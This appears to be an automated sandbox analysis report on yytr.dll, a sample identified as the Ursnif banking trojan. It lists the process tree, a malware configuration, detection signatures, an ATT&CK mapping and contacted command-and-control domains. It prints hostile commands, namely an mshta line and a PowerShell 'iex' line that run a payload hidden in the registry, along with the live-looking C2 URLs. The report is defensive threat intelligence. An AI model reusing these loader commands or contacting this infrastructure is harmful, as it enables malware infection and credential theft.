ID: 350433
Sample Name: yytr.dll
Cookbook: default.jbs
Time: 11:52:18
Date: 09/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report yytr.dll 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: Ursnif 5
Yara Overview 6
Memory Dumps 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Compliance: 7
Networking: 7
Key, Mouse, Clipboard, Microphone and Screen Capturing: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 12
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 15
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 17
Created / dropped Files 17
Static File Info 37
General 37
File Icon 37

Static PE Info 37
General 37
Entrypoint Preview 38
Data Directories 39
Sections 39
Resources 40
Imports 41
Possible Origin 41
Network Behavior 42
Snort IDS Alerts 42
Network Port Distribution 42
TCP Packets 42
UDP Packets 44
ICMP Packets 46
DNS Queries 46
DNS Answers 46
HTTP Request Dependency Graph 47
HTTP Packets 47
HTTPS Packets 50
Code Manipulations 50
User Modules 50
Hook Summary 50
Processes 51
Statistics 51
Behavior 51
System Behavior 51
Analysis Process: loaddll32.exe PID: 5964 Parent PID: 5980 51
General 51
File Activities 52
Analysis Process: rundll32.exe PID: 4576 Parent PID: 5964 52
General 52
File Activities 52
Analysis Process: WerFault.exe PID: 5032 Parent PID: 4576 53
General 53
File Activities 53
File Created 53
File Deleted 53
File Written 54
Registry Activities 76
Key Created 76
Key Value Created 76
Analysis Process: iexplore.exe PID: 6556 Parent PID: 800 77
General 77
File Activities 78
Registry Activities 78
Analysis Process: iexplore.exe PID: 5952 Parent PID: 6556 78
General 78
File Activities 78
Analysis Process: iexplore.exe PID: 5988 Parent PID: 800 78
General 78
File Activities 79
Registry Activities 79
Analysis Process: iexplore.exe PID: 5920 Parent PID: 5988 79
General 79
File Activities 79
Analysis Process: iexplore.exe PID: 4596 Parent PID: 800 79
General 79
File Activities 80
Registry Activities 80
Analysis Process: iexplore.exe PID: 6788 Parent PID: 4596 80
General 80
Analysis Process: iexplore.exe PID: 6688 Parent PID: 4596 80
General 80
Analysis Process: mshta.exe PID: 2628 Parent PID: 3424 80
General 81
Analysis Process: powershell.exe PID: 4552 Parent PID: 2628 81
General 81
Analysis Process: conhost.exe PID: 6912 Parent PID: 4552 81

General 81
Analysis Process: csc.exe PID: 5040 Parent PID: 4552 81
General 81
Analysis Process: cvtres.exe PID: 5880 Parent PID: 5040 82
General 82
Analysis Process: csc.exe PID: 6564 Parent PID: 4552 82
General 82
Analysis Process: cvtres.exe PID: 5604 Parent PID: 6564 82
General 82
Analysis Process: explorer.exe PID: 3424 Parent PID: 4552 83
General 83
Analysis Process: control.exe PID: 5656 Parent PID: 5964 83
General 83
Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424 83
General 83
Disassembly 84
Code Analysis 84


Analysis Report yytr.dll

Overview


General Information

Sample Name:	yytr.dll
Analysis ID:	350433
MD5:	ba2befa9c70c2b6..
SHA1:	4c855f80076e357.
SHA256:	9c51cbe4681facc..

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Contains functionality to detect slee…
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…
- Hooks registry keys query functions…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5964 cmdline: loaddll32.exe 'C:\Users\user\Desktop\yytr.dll' MD5: 99D621E00EFC0B8F396F38D5555EB078)
  - rundll32.exe (PID: 4576 cmdline: rundll32.exe 'C:\Users\user\Desktop\yytr.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - WerFault.exe (PID: 5032 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4576 -s 756 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - control.exe (PID: 5656 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- iexplore.exe (PID: 6556 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5952 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6556 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5988 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5920 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5988 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 4596 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6788 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4596 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6688 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4596 CREDAT:82956 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 2628 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4552 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5040 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\qxfma03s\qxfma03s.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5880 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCC08.tmp' 'c:\Users\user\AppData\Local\Temp\qxfma03s\CSC9A61D8937933426B894F97C05C536C75.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6564 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\maejgtwh\maejgtwh.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5604 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDFCF.tmp' 'c:\Users\user\AppData\Local\Temp\maejgtwh\CSC5E7D34BFE3B047248BD36616B57FD91.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3656 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "12",
  "whoami": "user@618321hh",
  "dns": "618321",
  "version": "250177",
  "uptime": "372",
  "crc": "2",
  "id": "3131",
  "user": "4229768108f8d2d8cdc8873a70351dbe",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.704190908.0000000004D58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.704338669.0000000004D58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000026.00000002.881249179.0000000000146000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.862194873.00000000006F0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.804269082.0000000004B5C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 14 entries


Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Mail credentials (via file access)


Remote Access Functionality:

- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 8 1 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 3	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Input Capture 1 1	Account Discovery 1	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Email Collection 1 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	System Information Discovery 3 8	SSH	Credential API Hooking 3	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Query Registry 1	VNC	Input Capture 1 1	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4	DCSync	Security Software Discovery 1 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 1	Proc Filesystem	Virtualization/Sandbox Evasion 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	Process Discovery 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
yytr.dll	44%	Virustotal		Browse
yytr.dll	39%	ReversingLabs	Win32.Trojan.Qshell	
yytr.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
0.2.loaddll32.exe.f50174.3.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.2.loaddll32.exe.2f30000.6.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.2.rundll32.exe.4520174.4.unpack	100%	Avira	TR/Kazy.4159236		Download File
1.2.rundll32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File

Domains

Source	Detection	Scanner	Label	Link
pronpepsipirpyamvioerd.com	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
mozilla.cloudflare-dns.com	0%	Virustotal		Browse
eorctconthoelrrpentshfex.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pronpepsipirpyamvioerd.com/manifest/NYuAqVunzg8xaQkjvT46w/1VWG9VjwQgEgBMZm/Edmv_2B8LPKApUf/y1_2FkkZHFAdOsdYZs/d_2Fil_2B/2sLNxYxtzdQxXGXvTOBx/XjwkkSX2ErFOwgwZnhQ/X4rzMPZ_2BQqzPEaol9dkp/NXUXbdRpfvyEv/malx3f_2/F5Dcl9KMBZOba09lPIsxEXU/75awVY4snO/mAGP3ya11/S.snx	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pronpepsipirpyamvioerd.com/manifest/0Ru5_2BN/vJgRf6V8sbRC064gj9umjfq/qGksViZKyK/CLTbbr_2Frwl7IIUm/2WgRCjkUmuV8/iqgLjW1thwy/gJZQmwxnV_2BDM/Wr8pQO7reeN1b6Kt1HCeS/XjNtvAuY9ME_2BeN/LgpsYgJYXFXyrGm/d7KSfhzGcV8NWQ7ppv/9EulZOHC5/KtUCLTDeST800go2ZMVb/VjoLNr.snx	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://pronpepsipirpyamvioerd.com/manifest/B6BYv9zhM9/Ha3CHkPLo3mXozKfC/o_2FE8j69Cu2/vMtBWo7v_2B/K717OxVgHzGizO/XIuLXZu8qkAN2wMJkptv8/1QwAgfct_2FjngCz/DuCEjb4kUB5NNhB/qR0_2FpSaJDi7blpKM/fBK5rghxV/R_2BqBsae2XxsQIQFD_2/FNGXxVdkHEUOrk_2FKw/pFfmknmoACymtAa0UoGCEX/7h.snx	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://pronpepsipirpyamvioerd.com/favicon.ico	0%	Avira URL Cloud	safe	
http://crl.micr	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pronpepsipirpyamvioerd.com	80.208.230.180	true	false	• 1%, Virustotal, Browse	unknown
mozilla.cloudflare-dns.com	104.16.249.249	true	false	• 0%, Virustotal, Browse	unknown
eorctconthoelrrpentshfex.com	45.67.231.135	true	true	• 0%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	true		unknown
assets.onestore.ms	unknown	unknown	true		unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true		unknown
ajax.aspnetcdn.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://pronpepsipirpyamvioerd.com/manifest/NYuAqVunzg8xaQkjvT46w/1VWG9VjwQgEgBMZm/Edmv_2B8LPKApUf/y1_2FkkZHFAdOsdYZs/d_2Fil_2B/2sLNxYxtzdQxXGXvTOBx/XjwkkSX2ErFOwgwZnhQ/X4rzMPZ_2BQqzPEaol9dkp/NXUXbdRpfvyEv/malx3f_2/F5Dcl9KMBZOba09lPIsxEXU/75awVY4snO/mAGP3ya11/S.snx	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://pronpepsipirpyamvioerd.com/manifest/0Ru5_2BN/vJgRf6V8sbRC064gj9umjfq/qGksViZKyK/CLTbbr_2Frwl7IIUm/2WgRCjkUmuV8/iqgLjW1thwy/gJZQmwxnV_2BDM/Wr8pQO7reeN1b6Kt1HCeS/XjNtvAuY9ME_2BeN/LgpsYgJYXFXyrGm/d7KSfhzGcV8NWQ7ppv/9EulZOHC5/KtUCLTDeST800go2ZMVb/VjoLNr.snx	false	• Avira URL Cloud: safe	unknown
http://pronpepsipirpyamvioerd.com/manifest/B6BYv9zhM9/Ha3CHkPLo3mXozKfC/o_2FE8j69Cu2/vMtBWo7v_2B/K717OxVgHzGizO/XIuLXZu8qkAN2wMJkptv8/1QwAgfct_2FjngCz/DuCEjb4kUB5NNhB/qR0_2FpSaJDi7blpKM/fBK5rghxV/R_2BqBsae2XxsQIQFD_2/FNGXxVdkHEUOrk_2FKw/pFfmknmoACymtAa0UoGCEX/7h.snx	false	• Avira URL Cloud: safe	unknown
http://pronpepsipirpyamvioerd.com/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 0000001E.00000002.916056905.0000026F6BB13000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txt	loaddll32.exe, powershell.exe, 0000001E.00000003.859928425.0000026F74250000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001E.00000002.894782181.0000026F5BCBE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.microsoft	WerFault.exe, 00000004.00000003.659243979.0000000005012000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001E.00000002.894782181.0000026F5BCBE000.00000004.00000001.sdmp	false		high
http://https://contoso.com/	powershell.exe, 0000001E.00000002.916056905.0000026F6BB13000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001E.00000002.916056905.0000026F6BB13000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.00000003.862194873.00000000006F0000.00000004.00000001.sdmp, powershell.exe, 0000001E.00000003.859928425.0000026F74250000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 0000001E.00000002.916056905.0000026F6BB13000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000001E.00000002.916056905.0000026F6BB13000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
